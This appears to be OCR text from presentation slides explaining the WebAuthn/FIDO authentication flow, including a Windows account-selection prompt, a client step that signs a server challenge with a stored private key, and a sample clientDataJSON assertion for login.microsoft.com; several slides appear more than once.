
This request comes from the app "brave.exe" by "Brave Software, Inc.".

user1@gmail.com

More choices

- user1@gmail.com
- user2@company2.com
- Use another device


ARCHITECTURE - AUTHENTICATION



Step 4

- Client platform signs the challenge using stored private key (Fido key / TPM / software)


ARCHITECTURE - AUTHENTICATION



Step 4

- Client platform signs the challenge using stored private key (Fido key / TPM / software)

ARCHITECTURE - AUTHENTICATION




Step 4

- Client returns the signed assertion (includes challenge) to server.


ARCHITECTURE - AUTHENTICATION

Assertion



```
{
  "type":"webauthn.get",
  "challenge":"Ty5leUowZ...snip...jJxRFBPbkoyRExFWVNn",
  "origin":"https://login.microsoft.com",
  "crossOrigin":false,
  "other_keys_can_be_added_here":
  "do not compare clientDataJSON against a template. See https://goo.gl/yabPex"
}
```

ARCHITECTURE - AUTHENTICATION



```
{
  "type":"webauthn.get",
  "challenge":"Ty5leUowZ...snip...jJxRFBPbk...xFWVNn",
  "origin":"https://login.microsoft.com",
  "crossOrigin":false,
  "other_keys_can_be_added_here":
  "do not compare clientDataJSON against a template. See https://goo.gl/yabPex"
}
```

